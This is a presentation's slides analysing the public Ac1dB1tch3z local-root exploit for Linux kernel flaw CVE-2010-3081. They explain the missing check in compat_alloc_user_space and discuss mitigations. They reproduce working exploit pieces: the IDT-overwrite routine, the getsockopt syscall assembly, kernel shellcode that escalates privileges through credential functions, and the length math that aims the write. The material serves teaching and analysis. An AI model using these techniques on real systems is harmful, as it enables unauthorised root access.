From local user to root
Ac1dB1tch3z's exploit analysis

Nicolò Fornari
@rationalpsyche

October 28

What is this about?

Understanding a complex exploit, for a good number of reasons:

- learn a lot about OS internals

What is this about?

Understanding a complex exploit, for a good number of reasons:

- learn a lot about OS internals
- read code written by skilled people

What is this about?

Understanding a complex exploit, for a good number of reasons:

- learn a lot about OS internals
- read code written by skilled people
- understand the gap between finding a vulnerability and its exploitation

Outline

- Vulnerability (CVE-2010-3081)
- Payload
- Target
- Live Demo

Code: `https://github.com/rationalpsyche/Talks`

The vulnerability

The vulnerability

The vulnerability affects 64 bit kernels with $2.6.27 \leq \text{version} \leq 2.6.35$.

The bug is present in the *compat* subsystem which is used on 64 bit systems to mantain compatibility with 32 bit binaries.

Where is the bug?

```
void __user *compat_alloc_user_space(long len) {
  struct pt_regs *regs = task_pt_regs(current);
  return (void __user *)regs->sp - len;
}
```

Where is the bug?

```
void __user *compat_alloc_user_space(long len) {
  struct pt_regs *regs = task_pt_regs(current);
  return (void __user *)regs->sp - len;
}
```

The user specifies the number of bytes he needs and the function returns a pointer where he is supposed to read and write that many bytes.

Where is the bug?

```
void __user *compat_alloc_user_space(long len) {
  struct pt_regs *regs = task_pt_regs(current);
  return (void __user *)regs->sp - len;
}
```

The user specifies the number of bytes he needs and the function returns a pointer where he is supposed to read and write that many bytes.

The kernel must check if it is ok for the user to use the requested memory but the check is missing in one place: *compat_mc_getsockopt()*.

How to exploit the vulnerability?

```
void __user *compat_alloc_user_space(long len) {
  struct pt_regs *regs = task_pt_regs(current);
  return (void __user *)regs->sp - len;
}
```

Pass a giant value as *len*: it will be subtracted from the user's stack pointer landing in kernel's space.

How to exploit the vulnerability?

```
void __user *compat_alloc_user_space(long len) {
  struct pt_regs *regs = task_pt_regs(current);
  return (void __user *)regs->sp - len;
}
```

Pass a giant value as *len*: it will be subtracted from the user's stack pointer landing in kernel's space.

The kernel will copy the struct provided by the attacker into the space that has been allocated.

How to exploit the vulnerability?

```
void __user *compat_alloc_user_space(long len) {
  struct pt_regs *regs = task_pt_regs(current);
  return (void __user *)regs->sp - len;
}
```

Create an IP socket in a 32-bit process, then call:

getsockopt() → *compat_mc_getsockopt*() → *compat_alloc_user_space*()

How to exploit the vulnerability?

```
void __user *compat_alloc_user_space(long len) {
  struct pt_regs *regs = task_pt_regs(current);
  return (void __user *)regs->sp - len;
}
```

Create an IP socket in a 32-bit process, then call:

getsockopt() $\rightarrow$ *compat_mc_getsockopt*() $\rightarrow$ *compat_alloc_user_space*()

Activity

Look at the code to find the socket used.

Socket struct

```
static void fillsocketcallAT() {
 at.s = s;
 at.level = SOL_IP;
 at.optname = MCAST_MSFILTER;
 at.optval = buffer;
 at.optlen = &magiclen;
}
```

- The field *optval* is set to the data structure that will be copied
- The field *optlen* is set to a specific length tuned to point to a target.

How to exploit the vulnerability?

The attacker can overwrite a certain number of bytes anywhere in memory.

1. What to write? $\rightarrow$ we need a *payload*
2. Where to write? $\rightarrow$ we need a *target*

The payload

Memory allocation

There are 5 different shellcodes in the exploit.
We will study just one of them later.

Activity
Find the memory addresses at which the shellcodes are copied.

Memory allocation

There are 5 different shellcodes in the exploit.
We will study just one of them later.

Activity
Find the memory addresses at which the shellcodes are copied.

Solution
Look for `memcpy`: shellcodes are placed in memory at either address $0x00200000$ or $0x002000F0$.

Memory allocation

Activity

There is not a single use of `malloc`. How is the memory allocated?

Memory allocation

Activity

There is not a single use of `malloc`. How is the memory allocated?

Hint: look at `y0y0code`.

Memory allocation

Activity

There is not a single use of `malloc`. How is the memory allocated?

Hint: look at `y0y0code`.

Solution

`mmap` is a low level version of `malloc`. We can choose `r/w/x` permissions and a specific address for the allocated memory.

The shellcode

For now it is sufficient to know that the purpose of the shellcode:

- Disable SELinux protections
- Set *uid* to 0 (aka become root)

The target

Different targets

There are 3 different targets.

We will see only one of them: the Interrupt Descriptor Table (IDT)

What is an Interrupt?

An interrupt is usually defined as an event that alters the sequence of instructions executed by a processor. Such events correspond to electrical signals generated by hardware circuits both inside and outside of the CPU chip.

"Understanding the Linux kernel," O'Reilly publishing

Interrupt Descriptor Table

The IDT is a table of 256 entries which associates an interrupt handler with its corresponding number.

Example: interrupt $0x80$ is used for system calls.

Get the IDT base address

```
static unsigned long long getidt() {
  struct idt64from32_s idt;
  memset(&idt, 0x00, sizeof(struct idt64from32_s));
  asm volatile("sidt %0" : "=m"(idt));
  return idt.base | 0xFFFFFFFF00000000ULL;
}

idtb = getidt();
```

idt_smash()

```
static unsigned int idtover[4] =
  {0x00100000UL, 0x0020ee00UL, 0x00000000UL, 0x00000000UL};

static void idt_smash(unsigned long long idtb) {
  int i;
  unsigned int curr;
  for(i=0; i<sizeof(idtover)/sizeof(idtover[0]);i++)
  {
    curr = idtover[i];
    __setmcbuffer(curr);
    magiclen =  get_socklen(idtbase + (i*4), STOP_VALUE);
    bitch_call(&at, (void*)STOP_VALUE);
  }
}

unsigned long long idtentry = idtb + (2*sizeof(unsigned long long)*0xdd);
idt_smash((idtentry));

sleep(1);
asm volatile("int $0xdd\t\n");
```

bitch_call()

```
static void bitch_call(struct socketcallAT *at, void *stack) {
  asm volatile(
                ...
      "movl $0x66, %%eax\t\n"
      "movl $0xf, %%ebx\t\n"
      "movl %%esp, %%esi\t\n"
      "movl %0, %%ecx\t\n"
      "movl %1, %%esp\t\n"
      "int $0x80\t\n"
                ...
      :  : "r"(at), "r"(stack)  : "memory", "eax", "ecx", "ebx", "esi"); }
```

Activity

What is the system call of interest?

bitch_call()

```
static void bitch_call(struct socketcallAT *at, void *stack) {
  asm volatile(
            ...
      "movl $0x66, %%eax\t\n" // 0x66 is 102 in decimal
      "movl $0xf, %%ebx\t\n"  // 0xf is 15 in decimal
      "movl %%esp, %%esi\t\n"
      "movl %0, %%ecx\t\n"
      "movl %1, %%esp\t\n"
      "int $0x80\t\n"
            ...
      :  : "r"(at), "r"(stack)  : "memory", "eax", "ecx", "ebx", "esi"); }
```

Solution

```
/usr/include/asm$ grep 102 unistd_32.h
#define __NR_socketcall 102
/usr/include/linux$ grep 15 net.h
#define SYS_GETSOCKOPT        15
```

bitch_call()

The data structure of the socket, hold in `buffer`, is copied to the target. As a result the interrupt handler of int 221 is overwritten by the four integers of `idtover`.

What does the new handler do?

64-bit interrupt descriptor

```
+----------------------------------------------+
|               Reserved                       |
|==============================================|
|               Offset (32-63)                 |
|==============================================|
| Handler Offset (16-31) |P|DPL|0|Type| Reserved |
|==============================================|
| Segment selector      | Handler Offset (0-15) |
+----------------------------------------------+
31                     16 15                   1
```

What matters most is the offset: it contains the address of the function handling the interrupt. This address is jumped at when an interrupt occurs.

64-bit interrupt descriptor

```
+-------------------------------------------------+
|               Reserved                          |
|=================================================|
|               Offset (32-63)                    |
|=================================================|
| Handler Offset (16-31) |P|DPL|0|Type| Reserved |
|=================================================|
| Segment selector       | Handler Offset (0-15) |
+-------------------------------------------------+
31                     16 15                      1
```

Activity

Compute the offset in hexadecimal.

Computing the offset

Solution

Recall the first two values of `idtover`: $0x00100000UL$ and $0x0020ee00UL$. Replace them in binary in the interrupt descriptor:

```
|==================================================|
|   0000 0000 0010 0000  | 1 11 0 1110 0000 0000 |
|==================================================|
|   0000 0000 0001 0000  |   0000 0000 0000 0000 |
+--------------------------------------------------+
```

Combine the offsets and go back to hexadecimal: the final value is 0x200000, the address mapped for the shellcodes!

Summary

Summary

Let us follow the program flow starting from `main()`

1. `env_prepare(argc, argv)`
   It reads the kernel version in order to patch the shellcodes for version $\geq 29, \geq 30$. It parses cli parameters.

Summary

Let us follow the program flow starting from `main()`

1. `env_prepare(argc, argv)`
   It reads the kernel version in order to patch the shellcodes for version $\geq 29, \geq 30$. It parses cli parameters.
2. `y0y0stack()` and `y0y0code()`
   It maps the memory required for the stack and the shellcodes

Summary

Let us follow the program flow starting from `main()`

1. `env_prepare(argc, argv)`
   It reads the kernel version in order to patch the shellcodes for version $\geq 29, \geq 30$. It parses cli parameters.
2. `y0y0stack()` and `y0y0code()`
   It maps the memory required for the stack and the shellcodes
3. Copies the shellcode in memory

Summary

Let us follow the program flow starting from `main()`

1. `env_prepare(argc, argv)`
   It reads the kernel version in order to patch the shellcodes for version $\geq 29, \geq 30$. It parses cli parameters.
2. `y0y0stack()` and `y0y0code()`
   It maps the memory required for the stack and the shellcodes
3. Copies the shellcode in memory
4. Creates the IP socket

Summary

Let us follow the program flow starting from `main()`

1. `env_prepare(argc, argv)`
   It reads the kernel version in order to patch the shellcodes for version $\geq 29, \geq 30$. It parses cli parameters.
2. `y0y0stack()` and `y0y0code()`
   It maps the memory required for the stack and the shellcodes
3. Copies the shellcode in memory
4. Creates the IP socket
5. Gets the IDT base address

Summary

Let us follow the program flow starting from `main()`

1. `env_prepare(argc, argv)`
   It reads the kernel version in order to patch the shellcodes for version $\geq 29, \geq 30$. It parses cli parameters.
2. `y0y0stack()` and `y0y0code()`
   It maps the memory required for the stack and the shellcodes
3. Copies the shellcode in memory
4. Creates the IP socket
5. Gets the IDT base address
6. `idt_smash(idtentry)`
   Overwrites the interrupt 221 as we have already seen

Summary

Let us follow the program flow starting from `main()`

1. `env_prepare(argc, argv)`
   It reads the kernel version in order to patch the shellcodes for version $\geq 29, \geq 30$. It parses cli parameters.
2. `y0y0stack()` and `y0y0code()`
   It maps the memory required for the stack and the shellcodes
3. Copies the shellcode in memory
4. Creates the IP socket
5. Gets the IDT base address
6. `idt_smash(idtentry)`
   Overwrites the interrupt 221 as we have already seen
7. `asm volatile("int $0xdd");`
   It calls the interrupt 221: execution jumps to the shellcode at memory address $0x200000$.

Testing the exploit

Testing the exploit

We need a distro with a 64 bit kernel in range 2.6.27 - 2.6.35.

$\rightarrow$ Ubuntu 10 + Virtualbox

Testing the exploit

We want to compile the exploit directly on the VM but we need some software first.

`/etc/apt/sources.list` - replace *archive* with *old-releases*

```
# apt-get install gcc libc6-dev
# apt-get install linux-headers-$(uname -r)
# apt-get install g++-multilib libc6-dev-i386
```

Testing the exploit

Live Demo

Extra slides on shellcode


From shellcode to assembly

A shellcode is valid machine code thus we can print it in a file obtaining a correct object code file.

```
$ perl -e 'print "\x31\xc0\x40\x89\xc3\xcd\x80"' > shellcode
$ ndisasm -b 32 shellcode
```

Shellcode2

Pseudocode is easier than assembly → Hopper


File
Edit
Find
Modify
Navigate
Scripts
Window
Help
Show Assembly
Show Control Flow Graph Space
Show Pseudo Code of Procedure Alt+Return
Show Hexadecimal Editor Ctrl+Shift+H
Show Problems Window Ctrl+Shift+L
Show Debugger Window
Open Debugger Selector
Split Assembly View Horizontally Meta+Alt+Shift+Return
Split Assembly View Vertically Meta+Alt+Return
Unsplit Assembly View Meta+Return
Preferences Ctrl+,
Search
Labels
Strs
Procs
Bookmarks
Bkpts
Tags
EntryPoint


```
        ; Range: [0x1000; 0x103c[ (60 bytes)
        ; File offset : [0; 60[ (60 bytes)
        ; Permissions: readable / writable / executable


        ; Section
        ; Range: [0x1000; 0x103c[ (60 bytes)
        ; File offset : [0; 60[ (60 bytes)


        ; ================ B E G I N N I N G   O F   P R O C E D U R E ================


             EntryPoint:
00001000         push       ebx
00001001         push       edx
00001002         push       edi
00001003         dec        eax
00001004         mov        ebx, 0x41414141
00001009         inc        ecx
0000100a         inc        ecx
0000100b         inc        ecx
0000100c         inc        ecx
0000100d         call       ebx
0000100f         push       eax
00001010         dec        eax
```


Shellcode2



```
int EntryPoint() {
    eax = loc_42424242(loc_41414141(edi, edx, ebx));
    *((eax - 0x1) + 0x4) = 0x0;
    *((eax - 0x1) + 0x14) = 0x0;
    eax = loc_43434347();
    return eax;
}
```

Placeholders

The addresses are not hardcoded: there are 3 place holders of eight bytes each.



```
char shellcode2[]=
"\x53\x52\x57\x48\xbb\x41\x41\x41\x41\x41\x41\x41\x41\xff\xd3"
"\x50\x48\x89\xc7\x48\xbb\x42\x42\x42\x42\x42\x42\x42\x42"
"\xff\xd3\x48\x31\xd2\x89\x50\x04\x89\x50\x14\x48\x89\xc7"
"\x48\xbb\x43\x43\x43\x43\x43\x43\x43\x43"
"\xff\xd3\x5f\x5f\x5a\x5b\xc3";
```

Placeholders

The addresses are overwritten at run-time.

```
if(!_m_cred[0] || !_m_cred[1] || !_m_cred[2]) {
      _m_cred[0] = get_sym(PREPARE_CREDS);
      _m_cred[1] = get_sym(OVERRIDE_CREDS);
      _m_cred[2] = get_sym(REVERT_CREDS);
}

*((unsigned long long *)(shellcode2 + JMP1_SH2)) = _m_cred[0];
*((unsigned long long *)(shellcode2 + JMP2_SH2)) = _m_cred[1];
*((unsigned long long *)(shellcode2 + JMP3_SH2)) = _m_cred[2];
```

Kernel symbols

A symbol is a name representing a space in memory, it is used to store data or functions.
All global symbols are defined in `/proc/kallsyms`.

Activity

```
$ grep creds /proc/kallsyms
```

Task credentials

In Linux, all of a task's credentials are held in (uid, gid) or through a structure of type `struct cred`.

[1] read-copy-update is a synchronization mechanism based on mutual exclusion.

Task credentials

In Linux, all of a task's credentials are held in (uid, gid) or through a structure of type `struct cred`.

To alter anything in the cred struct you must

1. First take a copy
2. Then alter the copy
3. Use RCU[1] to change the task pointer to make it point to the new copy.


There are wrappers to accomplish this task.

[1] read-copy-update is a synchronization mechanism based on mutual exclusion.

Task credentials - wrappers

- `struct cred* prepare_creds(void)`
  Prepare a new set of task credentials for modification.
- `struct cred* override_creds(const struct cred *new)`
  Install a set of temporary override subjective credentials on the current process, returning the old set for later reversion.
- `void revert_creds(const struct cred *old)`
  Revert a temporary subjective credentials override: the credentials to be restored

Task credentials - Back to the shellcode



```
int EntryPoint() {
    eax = loc_42424242(loc_41414141(edi, edx, ebx));
    *((eax - 0x1) + 0x4) = 0x0;
    *((eax - 0x1) + 0x14) = 0x0;
    eax = loc_43434347();
    return eax;
}
```

- `struct cred* prepare_creds(void)`
- `struct cred* override_creds(const struct cred *new)`
- `void revert_creds(const struct cred *old)`

Extra slides on optlen

compat_alloc_user_space()

```
void __user *compat_alloc_user_space(long len) {
  struct pt_regs *regs = task_pt_regs(current);
  return (void __user *)regs->sp - len;
}
```

Create an IP socket in a 32-bit process, then call:

getsockopt() → *compat_mc_getsockopt*() → *compat_alloc_user_space*()

Socket struct

```c
static void fillsocketcallAT() {
 at.s = s;
 at.level = SOL_IP;
 at.optname = MCAST_MSFILTER;
 at.optval = buffer;
 at.optlen = &magiclen;
}
```

- The field *optval* is set to the data structure that will be copied
- The field *optlen* is set to a specific length tuned to point to a target.

compat_mc_getsockopt()

```
int compat_mc_getsockopt(...) {
...
struct compat_group_filter __user *gf32 = (void *)optval;
struct group_filter __user *kgf;

kgf = compat_alloc_user_space(klen+sizeof(*optlen));

if (!access_ok(VERIFY_READ, gf32, __COMPAT_GF0_SIZE) ||
   ... ||
    copy_in_user(&kgf->gf_group,&gf32->gf_group,sizeof(kgf->gf_group)))
        return -EFAULT;
```

compat_mc_getsockopt()

```
int compat_mc_getsockopt(...) {
...
struct compat_group_filter __user *gf32 = (void *)optval;
struct group_filter __user *kgf;

kgf = compat_alloc_user_space(klen+sizeof(*optlen));

if (!access_ok(VERIFY_READ, gf32, __COMPAT_GF0_SIZE) ||
   ... ||
    copy_in_user(&kgf->gf_group,&gf32->gf_group,sizeof(kgf->gf_group)))
        return -EFAULT;
```

- $kgf = compat\_alloc\_user\_space(klen + sizeof(*optlen));$

compat_mc_getsockopt()

```
int compat_mc_getsockopt(...) {
...
struct compat_group_filter __user *gf32 = (void *)optval;
struct group_filter __user *kgf;

kgf = compat_alloc_user_space(klen+sizeof(*optlen));

if (!access_ok(VERIFY_READ, gf32, __COMPAT_GF0_SIZE) ||
   ... ||
    copy_in_user(&kgf->gf_group,&gf32->gf_group,sizeof(kgf->gf_group)))
        return -EFAULT;
```

- $kgf = compat\_alloc\_user\_space(klen + sizeof(*optlen));$
- Hence *compat_alloc_user_space will return:* $sp - len = sp - (klen + sizeof(*optlen)) = sp - (*optlen + 0x08)$

compat_mc_getsockopt()

```
int compat_mc_getsockopt(...) {
...
struct compat_group_filter __user *gf32 = (void *)optval;
struct group_filter __user *kgf;

kgf = compat_alloc_user_space(klen+sizeof(*optlen));

if (!access_ok(VERIFY_READ, gf32, __COMPAT_GF0_SIZE) ||
   ... ||
    copy_in_user(&kgf->gf_group,&gf32->gf_group,sizeof(kgf->gf_group)))
        return -EFAULT;
```

- $kgf = compat\_alloc\_user\_space(klen + sizeof(*optlen));$
- Hence *compat_alloc_user_space will return:*
  $sp - len = sp - (klen + sizeof(*optlen)) = sp - (*optlen + 0x08)$
- We set $*optlen = esp - target - 0x8$

compat_mc_getsockopt()

```
int compat_mc_getsockopt(...) {
...
struct compat_group_filter __user *gf32 = (void *)optval;
struct group_filter __user *kgf;

kgf = compat_alloc_user_space(klen+sizeof(*optlen));

if (!access_ok(VERIFY_READ, gf32, __COMPAT_GF0_SIZE) ||
   ... ||
    copy_in_user(&kgf->gf_group,&gf32->gf_group,sizeof(kgf->gf_group)))
        return -EFAULT;
```

- $kgf = compat\_alloc\_user\_space(klen + sizeof(*optlen));$
- Hence *compat_alloc_user_space will return:* $sp - len = sp - (klen + sizeof(*optlen)) = sp - (*optlen + 0x08)$
- We set $*optlen = esp - target - 0x8$
- Thus we get **kgf = target**

Conclusions

Conclusions

We have analyzed a complex exploit and (possibly) we

- learned a lot about OS internals
  $\rightarrow$ IDT, mmap, kallsyms, task credentials
- understood the gap between finding a vulnerability and its exploitation

Conclusions

Thank you for your attention!

Nicolò Fornari
@rationalpsyche

References

1. http://seclists.org/fulldisclosure/2010/Sep/268
2. https://blogs.oracle.com/ksplice/entry/anatomy_of_an_exploit_cve
3. http://phrack.org/issues/59/4.html
4. https://blog.nelhage.com/2010/11/exploiting-cve-2010-3081/
5. The Legitimate Vulnerability Market, Inside the Secretive World of 0-day Exploit Sales - Charlie Miller, PhD, CISSP
6. https://xorl.wordpress.com/2009/01/04/from-shellcode-to-assembly/
7. https://www.kernel.org/doc/Documentation/security/credentials.txt

Extra slides on vulnerabilities

Vulnerabilities

Now that we have seen an example of vulnerability and of its exploitation we will discuss about vulnerabilities from a general perspective.

Types of vulnerabilities

- **Configuration:** e.g. ssh accepts root connections from any IP
- **Infrastructural:** e.g. sensitive database in a network DMZ
- **Software:** e.g. this talk

Types of vulnerabilities

- **Configuration:** e.g. ssh accepts root connections from any IP
- **Infrastructural:** e.g. sensitive database in a network DMZ
- **Software:** e.g. this talk

Solutions

- Configuration: advisory may be enough
- Software: patch
- Critical: release a mitigation before full patch

Mitigation example

What could be a mitigation before a full patch in the case of Ac1dB1tch3z's exploit?

Mitigation example

What could be a mitigation before a full patch in the case of Ac1dB1tch3z's exploit?

Disable 32-bit binaries: in this way no one can make a *compat-mode* system call that triggers the vulnerability.

Is it sufficient?

Mitigation example

What could be a mitigation before a full patch in the case of Ac1dB1tch3z's exploit?

Disable 32-bit binaries: in this way no one can make a *compat-mode* system call that triggers the vulnerability.

Is it sufficient? No, it prevents only the *public* exploit from working.

A 64-bit process can still make a compat-mode system call using the `int $0x80` instruction.

Vulnerability patching

Problems:

- Reboot is often required
- SW functionalities may change
- Deprecated third parties libraries
- A patch must be tested

Credit from vulnerability discovery

Security researchers discovering vulnerabilities expect economic return and or credit for their work.

Communication issue between researched and vendor: tradeoff between saying too much and too little.